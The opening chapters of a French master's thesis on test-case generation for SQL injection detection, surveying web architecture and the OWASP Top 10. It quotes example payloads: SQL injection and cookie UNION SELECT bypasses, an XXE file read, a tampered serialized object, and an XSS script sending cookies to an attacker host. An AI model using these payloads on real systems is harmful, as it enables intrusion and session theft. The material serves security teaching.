RÉPUBLIQUE POPULAIRE DÉMOCRATIQUE D'ALGÉRIE MINISTÈRE DE L'ENSEIGNEMENT SUPÉRIEUR ET DE LA RECHERCHE SCIENTIFIQUE

Université Mohamed Boudiaf - M'sila

Faculté des Mathématiques et d'Informatique

Département d'Informatique

Mémoire présenté pour l'obtention

du diplôme de Master académique

Domaine : Mathématiques et Informatique

Branche : Informatique

Spécialité : réseaux et technologies de l'information et de la communication

Par: DEBIH MOHYIDDINE

BEN YAHIA KAMAL EDDINE

SUJET

UNE NOUVELLE APPROCHE DE GENERATION DE CAS DE TEST POUR LA DETECTION DE VULNERABILITE SQLI

Soutenu publiquement : / / 2020 devant un Jury composé de :

Mme SAOUDI LALIA	**Université de m'sila**	**Superviseuse**
……	**Université de m'sila**	**Rapporteur**
……	**Université de m'sila**	**Examinateur**
……	**Université de m'sila**	**Examinateur**

Année académique : 2019/2020

Remerciement

Nos premiers remerciements iront tout naturellement à Dieu le tout puissant qui nous permis d'aller aussi loin au cours de ce modeste travail.

Nous tenons à remercier notre enseignante et encadreur de master, Mme Lalia SAOUDI. Au-delà des précieux conseils et du savoir qu'elle nous a inculqué, c'est à sa personnalité que nous voulons, ici, témoigner toute nos reconnaissances, avec ses conseils avisés, on nous permettant de penser de manière créative. Merci pour la patience lors des corrections apportées.

Nous remercions nos parents, pour leur soutien constant et leurs encouragements.

Aux enseignants du parcours licence et master - département Informatique-.

A nos amis et les étudiants de la promotion 2019/2020 toutes spécialités confondues.

DEBIH MOHYIDDINE

BEN YAHIA KAMEL EDDINE

Tableau de contents

Liste des figures et tableaux

Liste des tableaux :

Liste des figures :

Abréviations tableau

HTTP	**Hyper Text Protocol**
URL	**Uniform Resource Locator**
URI	**Uniform Resource Identifier**
HTML	**Hyper Text Markup Language**
XML	**Extensible Markup Language**
DOM	**Document Object Model**
HTTPS	**Hyper Text Transfer Protocol Secure**
SQL	**Structured Query Language**
SQLI	**SQL injection**
SQLIV	**SQL injection Attack**
SQLIA	**SQL injection Vulnerability**
SQLIVD	**SQL injection Vulnerability Detector**
PHP	**Personal Home Page**
ASP	**Active Server Pages**
OS	**Operating System**
LDAP	**Lightweight Directory Access Protocol**
API	**Application Program Interface**
ASCII	**American Standard Code for Information Interchange**
AEP	**Points d'entrée d'application**
SQLIVG	**SQL injection Vulnerability Generator**

Introduction Générale

Introduction générale

1. Contexte de l'étude :

Avec le développement croissant d'Internet, les applications Web sont devenues de plus en plus vulnérables et exposées à des attaques malveillantes pouvant porter atteinte à des propriétés essentielles telles que la confidentialité, l'intégrité ou la disponibilité des systèmes d'information. Pour faire face à ces malveillances, il est nécessaire de développer des mécanismes de protection et de test (pare-feu, système de détection d'intrusion, scanner Web, etc.) qui soient efficaces.

Les applications web jouent un rôle important dans tous les domaines et devient progressivement une composante omniprésente dans les systèmes d'information.

Aujourd'hui, la plupart des systèmes tels que les réseaux sociaux, les soins de santé, les banques ou même les interventions d'urgence s'appuient sur ces applications.

Cependant, le développement exponentiel des technologies Web a un prix, car le nombre de problèmes de sécurité des applications Web augmente rapidement et les applications Web sont de plus en plus exposées à des vulnérabilités inquiétantes.

SQL Injection (SQLi) est un type d'attaque d'injection qui permet d'exécuter des instructions SQL malveillantes. Ces instructions contrôlent un serveur de base de données derrière une application Web. Les attaquants peuvent utiliser les vulnérabilités SQL Injection pour contourner les mesures de sécurité des applications. Ils peuvent contourner l'authentification et l'autorisation d'une page Web ou d'une application Web et récupérer le contenu de toute la base de données. Ils peuvent également utiliser SQL Injection pour ajouter, modifier et supprimer des enregistrements dans la base de données.

Une vulnérabilité SQL Injection peut affecter tout application Web qui utilise une base de données SQL telle que MySQL, Oracle, SQL Server ou d'autres. Les hackers peuvent l'utiliser pour accéder sans autorisation à vos données sensibles : informations sur les clients, données personnelles, secrets commerciaux, propriété intellectuelle, et plus encore. Les attaques d'injection SQL sont l'une des vulnérabilités les plus anciennes, les plus répandues et les plus dangereuses des applications Web. L'organisation OWASP (Open Web Application Security

Project) énumère les injections dans son document OWASP Top 10 2017 comme la menace numéro un pour la sécurité des applications Web.

2. Énoncé du problème :

L'impact des exploitations SQLi peut aller de l'activation de la fraude à la compromission de la réputation d'une organisation ou même à la fermeture de ses activités, et la détection d'une telle vulnérabilité est un sujet de recherche active dans l'industrie universitaire, par conséquent, des scanners ont été mis en œuvre à ces fins.

Les tests de pénétration sont classés en trois types distincts : tests en boîte blanche, tests en boîte noire et tests en boîte grise, basés sur des informations concernant l'application ciblée.

- **Le test en boîte blanche** : est un mécanisme de test complet, où les testeurs reçoivent des informations complètes concernant l'application cible. Les tests de pénétration en boîte blanche sont précieux dans le déploiement de tests ciblés visant à révéler toutes les vulnérabilités et les vecteurs d'attaque qui sont identifiables de manière faisable. Étant donné l'accès au code source de l'application, les tests en boîte blanche, similaires à l'analyse statique, sont capables d'identifier les erreurs de conception, sémantiques et syntaxiques [11].
- **Le test en boîte noire :** cette technique ne fournit aux testeurs aucune information concernant l'application. Les tests de pénétration dans la boîte noire sont utilisés comme mécanisme pour comprendre les exploitations qu'un adversaire est capable de réaliser [11].
- **Le test en boîte grise** : cette technique tente d'appréhender le degré d'accès qu'un utilisateur autorisé d'une application peut acquérir à tout moment [11].

Le test en boite noire est le plus utilisé, puisqu'il n'exige pas le code source de l'application, cependant, il exige un grand volume de données de test, pour assurer son efficacité. Mais ce test est fastidieux et aveugle. Ce manque de requêtes de test SQLi adéquates rend les applications Web vulnérables aux attaques malveillantes après son déploiement.

3. Objectifs :

Afin de résoudre le problème de la détection des vulnérabilités d'injection SQL par les scanners, nous avons proposé une nouvelle approche implémentée dans notre scanner SQLIVG, génération de test case pour améliorer l'efficacité de la détection de ces vulnérabilités, nous visions à minimiser le scan temporel et maximiser la détection des vulnérabilités SQLI dans la moindre complexité. Pour atteindre ces objectifs, nous proposons une nouvelle méthode de génération de requêtes SQLi, basé sur la détection de filtrage des caractères délimiteurs de string pour éviter la génération des requêtes SQL inutiles. Notre approche est divisée en deux phases :

1) Phase1 : vérification de filtrage de différents caractères délimiteurs de string.
2) Phase2 : génération des requêtes d'injection qui se base sur les caractères non filtrés détectés dans la première phase selon un algorithme de génération personnalisé pour chaque type de SQLi.

En suivant ces deux étapes adoptées, notre scanner montre des résultats prometteurs.

4. Structure du mémoire :

Ce mémoire est divisé en quatre chapitres :

Le premier chapitre fournit les concepts de base des applications Web et de la sécurité Web, nous présentons les 10 principales vulnérabilités Web OWASP et nous nous concentrons sur l'injection SQL.

Le deuxième chapitre présente des travaux antérieurs sur des approches de la génération de cas de test pour détecter les vulnérabilités d'injection SQL**.**

Le troisième chapitre présente notre approche de génération de cas de test (SQLi Gen) avec les algorithmes de génération proposés pour chaque type SQLi.

Dans le quatrième chapitre, nous présentons la mise en œuvre et l'expérimentation de (SQLi Gen), et discutons les résultats obtenus par notre scanner en le comparant avec d'autres outils, pour prouver l'efficacité de notre approche adoptée.

Enfin, nous concluons ce projet par une conclusion générale, des recommandations et des perspectives différentes.

CHAPITRE 1 : VULNÉRABILITÉ DES APPLICATIONS WEB

CHAPITRE 01 :

VULNÉRABILITÉ DES APPLICATIONS WEB

1.1 Introduction :

Avec le développement croissant d'Internet *les applications Web sont* devenues *omniprésentes* et nous les utilisons au quotidien, par la suite *les applications Web sont* devenues de plus en plus *vulnérables* et exposées à des attaques à cause de ses vulnérabilités détectées en particulier des vulnérabilités liées à l'injection telles que l'injection SQL, l'injection de commandes, l'injection d'objets, etc., mais l'injection de code SQL (SQLIA - SQL Injection Attack) a retenu le plus l'attention et fera l'objet de notre étude.

1.2 Application Web :

Selon la définition de l'OWASP : « Une application Web est une application logicielle client (navigateur Web) / serveur qui interagit avec les utilisateurs ou d'autres systèmes utilisant le protocole HTTP (Hyper Text Transfer Protocol) » [1].

Les applications Web utilisent une combinaison de script côté serveur (ASP, PHP, …) et de script côté client (HTML, Javascript, …) pour développer l'application. Le script côté client traite de la présentation des informations tandis que le script côté serveur traite du stockage et de la récupération des informations. La majorité des nouveaux projets informatiques dans le monde sont des applications web grâce à la grande extensibilité du réseau internet, elles offrent de nombreux avantages que nous citons :

- Les applications sont accessibles par un navigateur Web sans déployer aucun autre logiciel sur la machine cliente.
- Maintenance réduite : aucune application à installer sur les postes utilisateurs, toutes les réparations seront uniquement côté serveur.
- La simplicité et la facilité des outils de programmation utilisés pour le développement d'applications Web.
- Gain de temps et d'argent grâce aux serveurs web gratuits.

1.3 Structure à trois niveaux :

L'architecture à trois niveaux (architecture à plusieurs niveaux) est une architecture logicielle client / serveur dans laquelle les trois pneus (couches) sont développés et maintenus en tant que modules indépendants, le plus souvent sur des plates-formes distinctes [7].

1.3.1 Niveau de présentation :

Il s'agit du niveau supérieur de l'application qui affiche des informations sur le navigateur / client, c'est une couche à laquelle les utilisateurs peuvent accéder directement (page Web, système d'exploitation OS).

1.3.2 Niveau d'application (logique métier, niveau logique ou niveau intermédiaire) :

Ce niveau génère des pages de manière dynamique à l'aide de technologies telles que le processeur hypertexte PHP, la technologie Active Server Pages (ASP) et la technologie Java Server Pages (JSP).

1.3.3 Niveau de données :

Ce qui permet aux applications Web de stocker des données et d'autres éléments de contenu. En utilisant le SQL (Structured Query Language), les applications Web peuvent interagir avec les bases de données pour créer dynamiquement des données personnalisées pour chaque utilisateur.



Figure 1.1 *:Architecture à trois niveaux [6].*

1.4 Requêtes et réponses HTTP :

Les requêtes sont envoyées par les utilisateurs en remplissant des formulaires HTML, en saisissant du texte, en sélectionnant des éléments de menu, ... etc, en soumettant un ensemble de données de formulaire aux applications Web via les méthodes HTTP 'GET ou' POST ', qui sont spécifiées dans un élément de formulaire, en utilisant l'attribut de méthode. La différence entre la façon dont les variables sont envoyées est :

• Avec la méthode GET, l'ensemble de données du formulaire est suivi de l'URL, qui est spécifiée par l'attribut action, et cette nouvelle URL est envoyée à l'application Web. Ceci est un exemple d'URL avec des paramètres de chaîne de requête. [2]

http://www.awebapp.com/index.php?name=John%20Amira&age=24

Le paramètre de chaîne de requête est l'ensemble de données composé du nom et de la valeur (nom d'utilisateur = John), et ces paires sont séparées par le caractère « & ». Une URL ne peut pas contenir de caractères tels que (l'espace, le signe égal, etc.), donc une chaîne de requête peut avoir besoin d'être codée, le caractère d'espace est également remplacé par% 20.

Dans ce cas, l'entrée utilisateur est visible et peut être manipulé facilement en modifiant (en ajoutant des valeurs mal formées) les valeurs dans la chaîne de requête.

Avec la méthode POST, un message est créé, les données du formulaire sont transmises dans le corps du message, elles n'apparaissent donc pas dans l'URL. Une fois que l'application Web a traité les demandes, des pages de réponse sont générées et affichées pour l'utilisateur contenant le contenu sensible des entrées utilisateur, c'est pourquoi la validation des entrées doit être effectuée lorsque les applications Web traitent les demandes avec des entrées utilisateur, sinon cela pose des problèmes de sécurité. [2].

1.5 Session HTTP et cookies :

Les techniques de sessions et de cookies sont utilisées pour gérer et maintenir les informations d'état. Il conserve les informations sur l'état de l'utilisateur à chaque demande pendant une période de temps spécifique. Une session est définie par un ID de session unique qui permet aux applications Web d'identifier le navigateur d'un utilisateur de manière unique. Des exemples de cet ID de session sont générés lorsqu'une authentification d'utilisateur a été approuvée par l'application Web, de sorte qu'il ne saisit pas à nouveau ses informations de connexion pour les autres pages de l'application Web. Trois options sont utilisées pour stocker les identifiants de session, à savoir : dans l'URL, dans les champs cachés HTML ou dans les

cookies. Les cookies sont de petites quantités de données transmises entre le serveur Web et le client Web utilisé pour l'authentification des utilisateurs et la mémorisation des préférences des utilisateurs. Ces cookies peuvent durer sur une période de session et sont stockés sur le disque dur de l'utilisateur, tandis que les cookies de session sont supprimés lorsqu'un utilisateur quitte son navigateur. La facilité d'utilisation des cookies est pour les utilisateurs de ne pas saisir les informations de connexion à plusieurs reprises pour le vif de nous. Cependant, comme les cookies stockent des informations sensibles sur les « comptes, mots de passe, etc. » des utilisateurs, il sera facile pour les attaquants de pirater. [3].

1.6 Risques et attaques de sécurité des applications Web :

La plupart des applications Web s'appuient aujourd'hui sur SSL comme protocole de sécurité. Le protocole est très largement utilisé, sa mise en œuvre est facilitée par le fait que les protocoles de la couche application, comme HTTP, n'ont pas à être profondément modifiés pour utiliser une connexion sécurisée, mais uniquement implémentés via SSL / TLS, ce qui pour HTTP a donné le protocole HTTPS [4].

La communauté OWASP (Open web application security project) aide les organisations à développer des applications sécurisées. Ils péroposent des normes, des outils gratuits et des conférences qui aident les organisations ainsi que les chercheurs. Voici les risques de sécurité signalés dans le rapport OWASP Top 10 2017 dépend du risque, de l'impact et des contre-mesures [7] :

1.6.1 Injection :

Une injection de code se produit lorsqu'un attaquant envoie des données non valides et non fiables à l'application dans le cadre d'une commande ou d'une requête. L'attaquant a l'intention malveillante de tromper l'application dans l'exécution d'un comportement involontaire pour collecter des données ou créer des dommages.
Voici quelques-unes des injections les plus courantes : Sql, Commande OS, Orm (Outil de mappage relationnel d'objets) , Ldap, Expression Language (EL) ou injection OGNL.

Exemple d'attaque :

Selon OWASP, l'un des exemples les plus courants est la requête SQL consommant des données non fiables.

```
String query = "SELECT * FROM accounts WHERE custID = '"
+request.getParameter ("id") + "'";
```

Cette requête peut être exploitée en modifiant la valeur du paramètre « id » comme suit : http://example.com/app/accountView?id='or'1'='1. Cela fait une demande à l'application de retourner tous les enregistrements de la table de compte, d'autres injections similaires et plus graves peuvent modifier les données, et même causer une perte de données.

1.6.2 Authentification cassée :

Les vulnérabilités d'authentification cassées permettent aux attaquants d'utiliser des moyens manuels ou automatiques pour prendre le contrôle de n'importe quel compte d'un système et même obtenir un contrôle total. Les applications Web sont l'une des cibles les plus vulnérables et les plus courantes. Les attaquants ont accès à des centaines de millions de combinaisons de noms d'utilisateur et de mots de passe pour les comptes administratifs par défaut. Cet accès permet aux attaquants d'effectuer facilement des attaques de dictionnaire, la force brute automatisée et d'autres outils de fissuration GPU dans d'autres pour accéder à un système.

D'autres types d'authentification cassée incluent une mauvaise gestion des sessions, comme l'absence d'ID de validation correcte des sessions. La gestion correcte des sessions peut inclure, par exemple, s'assurer que les jetons d'authentification, en particulier le jeton de connexion unique (SSO), sont correctement invalidés lorsque l'utilisateur se connecte ou après une période d'inactivité.

Exemple d'attaque :

Une application de commerce électronique prend en charge la réécriture d'URL, en plaçant les identifiants de session dans l'URL

```
http://example.com/sale/saleitems/jsessionid=2P0OC2JSNDLPSKHCJUN2JV/
?item=laptop
```

1.6.3 Exposant de données sensibles :

L'exposition aux données sensibles a été l'une des vulnérabilités les plus populaires à exploiter. Il s'agit d'un attaquant compromettant des données qui auraient dû être protégées. L'indice de niveau de violation du Gemalto montre qu'au cours du premier semestre 2018, 945 atteintes à la protection des données ont entraîné la compromission de 4,5 milliards de données. Ces données montrent à quel point les atteintes à la protection des données à l'échelle mondiale se sont accélérées, avec une augmentation de 133 % au cours des trois dernières années.

Les données sensibles telles que les mots de passe, les numéros de carte de crédit, les informations d'identification, les numéros de sécurité sociale, les dossiers de santé et les informations d'identification personnelle (informations personnelles identifiables) nécessitent une protection supplémentaire. Par conséquent, il est essentiel pour toute entreprise de comprendre l'importance de protéger les données des utilisateurs.

1.6.4 Entités externes XML (XXE) :

Une attaque XML se produit lorsqu'une application qui analyse l'entrée XML est attaquée. L'attaque peut se produire lorsque l'entrée XML contient une référence à une entité externe et lorsque la référence est traitée par un analyseur XML faiblement configuré. Une telle attaque peut conduire à la divulgation de données sensibles, attaque DOS, fausse demande côté serveur, et ainsi de suite.

Exemple d'attaque :

DTDs: attaque

XXE Les cercles rouges indiquent l'entité maléfique à l'intérieur d'une demande.

```
Requête contenant une entité externe
< ?xml version= ''1.0'' encoding= ''utf-8'' ?>
< !DOCTYPE updateProfile [
        < !ENTITY file SYSTEM ''file:///c:/windows/win.ini''>|>
<updateProfile >
<firstname>Joe</ firstname >
<lastname>&file;</ lastname >
</updateProfile >
```

1.6.5 Contrôle d'accès cassé :

Le contrôle d'accès ou l'autorisation dans l'application Web signifie que l'application limite le contenu et les fonctions qui doivent être disponibles pour les différents utilisateurs. Le contrôle d'accès cassé est le problème qui émerge lorsque l'application n'a pas de contrôle d'accès centralisé, ce qui entraîne chaque schéma compliqué qui peut conduire les développeurs à faire des erreurs et de laisser des vulnérabilités ouvertes.

Exemple d'attaque :

L'application utilise des données non vérifiées dans un appel SQL qui accède aux

```
pstmt.setString(1,request.getParameter("acct"));
ResultSetresults =pstmt.executeQuery( );
```

Un attaquant modifie simplement le paramètre 'ACCT' dans le navigateur pour envoyer le numéro de compte qu'il veut. S'il n'est pas correctement vérifié, l'attaquant peut accéder au compte de n'importe quel utilisateur.

```
http://example.com/app/accountInfo?acct=otheracct
```

1.6.6 Erreurs de sécurité :

La sécurité des applications Web ne consiste pas seulement à sécuriser le codage des applications Web. Pour assurer la sécurité d'une application web, il est également important de :

- Sécuriser la configuration du serveur Web,
- Sécuriser le système d'exploitation du serveur Web,
- Assurez-vous que le serveur est toujours mis à jour avec les derniers correctifs de sécurité.

Il en va de même pour les cadres Web utilisés sur le serveur Web, tels que PHP et NET. Une telle mauvaise configuration peut entraîner un grand nombre de vulnérabilités. L'un des types de vulnérabilité les plus inoffensifs est la divulgation de la version logicielle utilisée. Ce n'est généralement pas un problème si l'application est à jour.

Les problèmes d'exposition aux données XXE et sensibles sont également le résultat d'une mauvaise configuration de la sécurité. En interagissant avec certains services, qui s'exécutent derrière un pare-feu sur la machine, il est possible d'obtenir l'exécution de code à distance grâce à une vulnérabilité XXE. L'exposition aux données sensibles peut inclure des mots de passe qui conduisent éventuellement au même résultat – un serveur sous le contrôle des attaquants.

Il n'est pas facile d'identifier une seule gravité pour les mauvaises configurations de sécurité générale. Ils peuvent aller d'une divulgation d'informations inoffensives à une exécution critique de code à distance.

1.6.7 Cross-Site Scripting (XSS) :

Cross Site Scripting est l'une des vulnérabilités les plus courantes qui affectent de nombreuses applications Web. Les attaques XSS sont essentiellement des injections malveillantes (côté client) qui sont ajoutées à une page Web ou à une application par le biais de commentaires d'utilisateurs, de soumissions de formulaires, et ainsi de suite. Le principal danger derrière XSS est qu'il permet aux attaquants d'injecter du contenu dans l'application web. Le contenu injecté peut modifier son affichage, ce qui force le navigateur à exécuter le code de l'attaquant.

Exemple d'attaque

L'application utilise des données non fiables dans la construction de l'extrait HTML suivant sans validation ni fuite :

```
(String) page + = "<input name = ' creditcard ' type = 'TEXT' value = '"
    + request.getParameter ("CC") + "'>";
```

L'attaquant modifie le paramètre 'CC' dans le navigateur en :

<script> document.location =' http: / /www.attacker.com/cgi-bin/cookie.cgi? foo = '+ document.cookie </ script>'.

l'agresseur, ce qui permet à l'agresseur de détourner la séance en cours de la victime.

1.6.8 Désérialisation précaire :

Lorsque les données sont stockées ou transmises, les bits sont sérialisés afin qu'ils puissent ensuite être restaurés à la structure d'origine. La désérialisation est le processus de réassemblage d'une série de bits dans un fichier ou un objet. La désérialisation non sécurisée peut permettre de modifier les données désérialisées pour inclure du code malveillant qui endommagera probablement l'application si la source de données n'est pas vérifiée.

Exemple d'attaque :

Un forum PHP utilise la sérialisation d'objets PHP pour enregistrer un cookie « super », contenant l'ID utilisateur, le rôle, le hachage de mot de passe et d'autres états de l'utilisateur :

A :4 :{i :0 ;i :132 ;i :1 ;s :7 : ''Mallory '' ;i :2 ;s :4''user'';

i:3;s:32:''b6a8b3bea87fe0e05022f8f3c88bc960''; }

Un attaquant modifie l'objet sérialisé pour se donner des privilèges d'administrateur :

a :4 :{i :0 ;i :1 ;i :1 ;s :5 :"Alice " ;i :2 ;s :5 :"admin";

i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

1.6.9 Utilisation de composants avec des vulnérabilités connues :

Comme son nom l'indique, l'utilisation de composants avec des vulnérabilités connues peut mettre votre sécurité Web en danger. Lorsque les vulnérabilités sont connues, dans la plupart des cas, les fournisseurs peuvent les corriger correctement et publier un correctif ou une mise à jour. Le problème est que de nombreuses équipes de développement ne parviennent pas à avoir un patching efficace et le suivi de 3Rd dépendances de parti, soit parce qu'ils n'ont pas la conscience ou en raison d'un calendrier serré.

Pour maximiser la sécurité dans votre application, il est fortement recommandé que chaque équipe de développement ait au moins une personne responsable du suivi, du patchage et de l'utilisation des composants exempts de vulnérabilités. La sécurité est un effort collectif –

chacun peut donc contribuer en communiquant toutes les vulnérabilités qu'il connaît aux pistes d'ingénierie.

Exemple d'attaque :

" En 2017, un chercheur a trouvé la vulnérabilité "CVE-2017-5638«, qui conduit à *l'exécution de code à distance dans les applications Web utilisant Apache Struts. Cette vulnérabilité a été blâmée pour de nombreuses violations majeures de données. – OWASP*

Un attaquant peut effectuer des recherches sur les composants et les dépendances de votre application, rechercher des vulnérabilités dans ces composants et essayer de les exploiter. Les cybercriminels cherchent souvent à exploiter les dernières vulnérabilités affichées dans les forums de sécurité et de piratage, c'est pourquoi il est recommandé de corriger vos dépendances dès que possible.

1.6.10 L'exploitation forestière et la surveillance insuffisantes :

L'enregistrement et la surveillance insuffisants font référence à l'incapacité d'enregistrer et de détecter les tentatives et les violations de piratage. Les statistiques de 2016 montrent qu'en moyenne, il a fallu 191 jours à une organisation pour détecter une violation de données ! L'enregistrement et la surveillance des activités sont essentiels pour assurer une intervention en cas d'incident rapide et efficace et prévenir les infractions avant qu'elles ne se produisent.

Imaginez un site Web qui permet à un administrateur de voir les messages privés de ses membres. Du point de vue de la protection de la vie privée, cela ne devrait se produire que dans des circonstances exceptionnelles. Cependant, rien n'empêcherait un administrateur voyou ou un pirate qui a obtenu des informations d'identification d'administrateur pour lire chaque message privé de n'importe quel utilisateur. S'il n'y avait pas de journalisation ou de surveillance appropriée en place, un attaquant pourrait espionner les utilisateurs pour une période indéterminée. Aucun attaquant ou administrateur n'a pu être détecté, car il n'y a aucune preuve que quelqu'un ait regardé les messages. Personne ne peut être identifié si aucune adresse IP n'a été enregistrée.

1.7 Mécanismes d'injection :

Il existe plusieurs mécanismes qui permettent d'exécuter des codes SQL de manière inattendue dans la base de données d'une application Web :

1.7.1 Injection par l'entrée de l'utilisateur :

Les attaquants injectent des commandes SQL en fournissant les entrées conçues convenablement pour un objectif particulier. Ces entrées utilisateur proviennent généralement des soumissions de formulaires qui sont envoyés à l'application Web via les requêtes http GET ou POST.



***Figure 1.2** : Exemple d'injection SQL.*

1.7.2 Injections dans les cookies :

Les cookies sont des fichiers interprétés par le serveur qui contiennent des informations par des applications Web et qui ont été stockés sur la machine du client (navigateur). Lorsqu'un client revient sur une application Web, des cookies peuvent être utilisés pour identifier le client. Étant donné que le client contrôle le stockage du cookie, un pirate pourrait modifier le contenu du cookie pour perpétrer une attaque. Si une application Web utilise du contenu de cookie pour construire des requêtes SQL, l'attaquant peut facilement soumettre une attaque en l'attachant au cookie. Les cookies peuvent contenir des données en clair ou encodées en hexadécimal, base64 ou encodées. Si nous pouvons déterminer l'encodage utilisé, nous pouvons essayer d'injecter des commandes SQL [4].

Exemple :

```
function is_user($user)
{ global $prefix, $db, $user_prefix;
if(!is_array($user)) {
$user = base64_decode($user);
 $user = explode(“:”, $user);
 $uid = “$user[0]”; $pwd = “$user[2]”;
} else {$uid = “$user[0]”;
$pwd = “$user[2]”; }
if ($uid != “” AND $pwd != “”) {
 $sql = “SELECT user_password FROM “.$user_prefix.”_users WHERE
user_id=’$uid'”;
 $result = $db->sql_query($sql);
$row = $db->sql_fetchrow($result);
 $pass = $row[user_password];
if($pass == $pwd && $pass != “”) {return 1;}}return 0;}
```

Le cookie contient un identifiant de formulaire encodé en base64, un champ inconnu et un mot de passe. Si nous utilisons comme cookie 12345 ‘UNION SELECT’ mypass ‘:: mypass base64 encodé, la requête SQL devient:

```
SELECT user_password FROM nk_users WHERE user_id=’12345′ UNION
SELECT‘mypass’
```

Cette requête renvoie le mot de passe « mypass », le même mot de passe que nous devons fournir. Ce qui permet au pirate d'être connecté. [4]

1.7.3 Injection via les variables du serveur :

Les variables du serveur sont une collection d'instances variables qui contiennent des informations telles que HTTP, des variables environnementales et des en-têtes réseau. Les applications Web utilisent les variables du serveur de nombreuses façons, y compris, l'identification des tendances de navigation des utilisateurs et la journalisation des statistiques d'utilisation. Si ces variables sont stockées dans la base de données sans désinfection, un vecteur d'attaque est créé dans lequel l'exploitation de SQLIA peut se produire. Une entité malveillante est capable de falsifier des valeurs qui sont à la place dans les en-têtes réseau et HTTP.

SQLIAs peut se produire à la suite d'une entité malveillante plaçant ces valeurs falsifiées directement dans ces en-têtes. Ainsi, lorsqu'une requête est émise dans la base de données, l'en-tête fabriqué déclenche SQLIA [33].

1.7.4 Injection via l'URL :

L'URL (Uniform Resource Locator) d'une application Web est le vecteur utilisé pour indiquer la ressource demandée. Il s'agit d'une chaîne ASCII imprimable qui se décompose en cinq parties [5] :

1. Le nom du protocole : il s'agit en quelque sorte de la langue utilisée pour communiquer sur le réseau. Le protocole le plus utilisé est le protocole HTTP (HyperText Transfer Protocol), qui permet d'échanger des pages Web au format HTML. Divers autres protocoles peuvent également être utilisés (FTP, News, Mailto, etc.)
2. ID et mot de passe : permet de bénéficier des paramètres nécessaires pour accéder à un serveur sécurisé. Cette option n'est pas recommandée car le mot de passe circule en clair dans l'URL.
3. Le nom du serveur : il s'agit du nom du domaine de l'ordinateur hébergé par la ressource demandée. Notez qu'il est possible d'utiliser l'adresse IP du serveur.
4. Le numéro de port : il s'agit d'un numéro associé à un service qui indique au serveur quel type de ressource est demandé. Le port associé au protocole par défaut est le numéro de port 80. Lorsque le service Web du serveur est associé au numéro de port 80, la spécification du numéro de port est facultative.
5. Le chemin d'accès à la ressource : Cette dernière partie indique au serveur où se trouve la ressource, c'est-à-dire en général localisé (répertoire) et le nom de fichier demandé.

Protocol	Password(optional)	Server name	Port(optional)	Path
Http ://	User : password	www.ccm.net	:80	/glossaire/gls.php

L'URL peut permettre d'envoyer des paramètres au serveur en suivant le nom du fichier avec un point d'interrogation puis des données au format ASCII. Une URL est alors une chaîne de caractères au format suivant :

http://en.kioskea.net/forum/?cat=1&page=2

En manipulant certaines parties d'une URL, un pirate peut obtenir d'un serveur Web qu'il fournisse des pages Web auxquelles il n'est pas censé avoir accès.

1.8 Vulnérabilité aux injections :

Selon le rapport Cyber Threat Defense [2], la vulnérabilité dominante de 2018 est l'injection, avec 19% du total des vulnérabilités, en particulier les attaques par injection SQL avec 1354 vulnérabilités comme le montre la figure 1.2.

